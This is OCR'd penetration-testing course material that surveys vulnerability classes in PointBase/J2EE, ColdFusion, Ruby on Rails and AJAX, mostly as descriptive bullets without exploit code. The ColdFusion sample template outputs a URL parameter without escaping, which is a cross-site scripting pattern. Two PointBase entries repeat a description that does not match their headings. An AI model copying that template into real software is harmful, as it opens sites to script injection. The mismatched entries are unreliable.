
- **Denial of service**

  The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to Execute arbitrary programs using SQL statement

- **Sensitive information disclosure**

  The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to Execute arbitrary programs using SQL statement

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ColdFusion

ColdFusion is a rapid web application development platform. It is built on Java and uses the Apache Tomcat J2EE container. ColdFusion has a scripting language associated with it, known as ColdFusion Mark-up Language or CFML. It is mostly used for the data-interaction based websites and intranet networks. The ColdFusion code gets compiled into Java Bytecode, which enables it to be platform independent, secure, flexible and portable. Its code looks similar to that of HTML and XML and can be distinguished by the use of "cf" in the tags.

ColdFusion consists of two main elements:

- **ColdFusion server** (Running along the Web Server),
- **ColdFusion Templates**, written using ColdFusion Mark-up Language (CFML)

It provides features like:

- simplified database access
- server clustering
- task scheduling
- HTML to PDF conversion
- client and server cache management

Example of ColdFusion:

```
Dir1/Dir2/Greeting.html
<html>
<head><title>Greeting Options</title>
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
</head>
<body>Do you prefer greeting to be formal or informal?
      <ul>
      <li><a href="Greeting.cfm?greet=Hello">Formal</a></li>
      <li><a href="Greeting.cfm?greet=Hey">Informal</a></li>
      <li><a href="Greeting.cfm?greet=Howdy">Friendly</a></li>
      </ul>
</body>
</html>
```

```
Dir1/Dir2/Greeting.cfm
<html>
<head><title><cfoutput>#URL.greet#</cfoutput> Friend!</title></head>
<body>
<cfoutput>#URL.greet# Friend!</cfoutput>
</body>
</html>
```

Some of the ColdFusion Vulnerabilities:

- Directory traversal
- ColdFusion CSRF Vulnerability
- ColdFusion denial of service (DoS) attacks Vulnerability
- Invalidated Browser Input
- CFFILE, CFFTP, and CFPOP Vulnerability

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Ruby On Rails

- Ruby On Rails is a **server-side web application framework**
- Ruby On Rails implements **model–view–controller** (MVC) pattern

Model (ActiveRecord)
Maintains relationship between the objects and the database

View (ActionView)
Responsible for presentation of data Script-based template systems (JSP, ASP, PHP)

Controller (ActionController)
Directs traffic by querying the models for specific data. Organizing that data in the view.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ruby On Rails (Cont'd)

Some of the Ruby On Rails Framework Vulnerabilities:

Remote Code Execution	Any Ruby On Rails application having XML parser enabled is vulnerable to Remote Code Execution. This facilitates database retrieval when executing vulnerable code
Authentication Bypass Vulnerability	The Basic Authentication implementation Ruby on Rails does not use a constant-time algorithm for verifying credentials, this enables bypass authentication by measuring timing differences.
Denial of service Attack	Involves superfluous caching and memory consumption by leveraging an application's use of a wildcard controller route. Improperly restricted use of the MIME type cache, allows to cause a denial of service (memory consumption) using a crafted HTTP Accept header
Directory traversal vulnerability	Action View allows to read arbitrary files by leveraging an application's unrestricted use of the render method and providing a .. (dot dot) in a pathname
Cross-site scripting (XSS) vulnerability	Action View allow to inject arbitrary web script or HTML via text declared as "HTML safe" and used as attribute values in tag handlers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ruby On Rails

Ruby On Rails, or Rails, is a server-side Web Application development framework which is coded in Ruby. It provides basic default structure for databases, web services and website pages. It uses JSON or XML for the purpose of data transfer and HTML, CSS and JavaScripts for the presentation or display of the data in web browsers and creating User Interfaces.

It is based on the Model View Controller (MVC) pattern.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Model (ActiveRecord):** Maintains relationship between the objects and the database
- **View (ActionView):** Responsible for presentation of data Script-based template systems (JSP, ASP, PHP)
- **Controller (ActionController):** Directs traffic by querying the models for specific data, and organizing that data in the view.

The development of Web Applications on Rails is faster than the Java Framework. It has a Full-Stack Framework which means that all the module layers are developed to function correspondingly with lesser coding. It requires lesser coding than other available development frameworks.




Figure A.240: Architecture of RAIL Framework


Some of the RubyOnRails Framework Vulnerabilities:

- **Remote Code Execution:** Any RubyOnRails application having XML parser enabled is vulnerable to Remote Code Execution. This facilitates database retrieval when executing vulnerable code.
- **Authentication Bypass Vulnerability:** The Basic Authentication implementation RubyOnRails does not use a constant-time algorithm for verifying credentials, this enables bypass authentication by measuring timing differences.
- **Denial of service Attack:** Involves superfluous caching and memory consumption by leveraging an application's use of a wildcard controller route. Improperly restricted use of the MIME type cache, allows to cause a denial of service (memory consumption) using a crafted HTTP Accept header.
- **Directory traversal vulnerability:** Action View allows to read arbitrary files by leveraging an application's unrestricted use of the render method and providing a .. (dot dot) in a pathname.
- **Cross-site scripting (XSS) vulnerability:** Action View allow to inject arbitrary web script or HTML via text declared as "HTML safe" and used as attribute values in tag handlers.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

AJAX

- Ajax frameworks, used for **creating web applications** with a dynamic link between the client and the server
- Ajax uses the following Web technologies to implement a Web application
  - HTML / XHTML, CSS - Presentation
  - Document Object Model (DOM) - Dynamic display and interaction with data
  - JSON , XML - interchange of data
  - XSLT - Manipulation
  - XMLHttpRequest object - Asynchronous communication
  - JavaScript- Integration for use of technologies together



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

AJAX (Cont'd)

Some of the AJAX Framework Vulnerabilities:

- **Increased Attack Surface**
  - More hidden calls means more security threats
  - Multiple scattered end points and hidden calls
- **Browser-based attacks**
  - Browser security model is not sufficient to deal with Ajax model.
  - JavaScript, the foundation of Ajax, is vulnerable to browser based attacks.
- **Cross-site scripting**
  - Dynamic building DOM
  - Dynamic script construction & execution of Javascript result in untrusted response
  - User controlled data in more places
  - Self propagating XSS attack code
  - Stream (i.e. JSON, XML etc.) contents may be malicious
- **Mashup and Widget Hacks**
  - Mashup is self infected XSS attack
  - Mashups lack clear security boundaries
  - Widgets get same rights as the sites running the widget.
  - 3rd party API's are designed with ease of use and not security
  - GET request that retrieve JSON information are vulnerable
- **CSRF Attack**
  - Cross domain access workaround result in crafting AJAX based Dynamic CSRF attack vector
- **XML and JSON based attacks**
- **SQL Injection**
  - Inject malicious swf files
  - inject malware serving JavaScript
  - Injections can occur in JSON, XML, SOAP etc.
- **XPATH Injection**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

AJAX

AJAX stands for **A**synchronous **J**avaScript **A**nd **X**ML. It enables the webpage updating by asynchronously exchanging data for with the web server. In this way, only the desired part of the webpage will be update and not the whole webpage. AJAX framework is used for creating web applications with a dynamic link between the client and the server. It uses the following Web technologies to implement a Web application:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HTML/XHTML, CSS** - Presentation
- **Document Object Model (DOM)** - Dynamic display and interaction with data
- **JSON, XML** - Interchange of data
- **XSLT** - Manipulation
- **XMLHttpRequest Object** - Asynchronous communication
- **JavaScript** - Integration for use of technologies together




Figure A.241: Working of AJAX Framework

Some of the AJAX Framework Vulnerabilities:


- **Increased Attack Surface**
  - More hidden calls, which means more security threats
  - Multiple scattered end points and hidden calls
- **Browser-based attacks**
  - Browser security model is not sufficient to deal with Ajax model.
  - JavaScript, the foundation of Ajax, is vulnerable to browser based attacks.
- **Cross-site scripting**
  - Dynamic building DOM
  - Dynamic script construction & execution of JavaScript result in untrusted response
  - User controlled data in more places
  - Self-propagating XSS attack code

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Stream (i.e. JSON, XML etc) contents may be malicious

- **Mashup and Widget Hacks**
  - Mashup is self-infected XSS attack
  - Mashups lack clear security boundaries
  - Widgets get same rights as the sites running the widget.
  - 3rd party API's are designed with ease of use and not security
  - GET request that retrieve JSON information are vulnerable
- **CSRF Attack**
  - Cross domain access workaround result in crafting AJAX based Dynamic CSRF attack vector
- **XML and JSON based attacks**
- **SQL Injection**
  - Inject malicious swf files
  - inject malware serving JavaScript
  - Injections can occur in JSON, XML, SOAP etc
- **XPATH Injection**
  - Exploits application that construct XPath (XML Path Language) queries from user-supplied input to query or navigate XML documents.

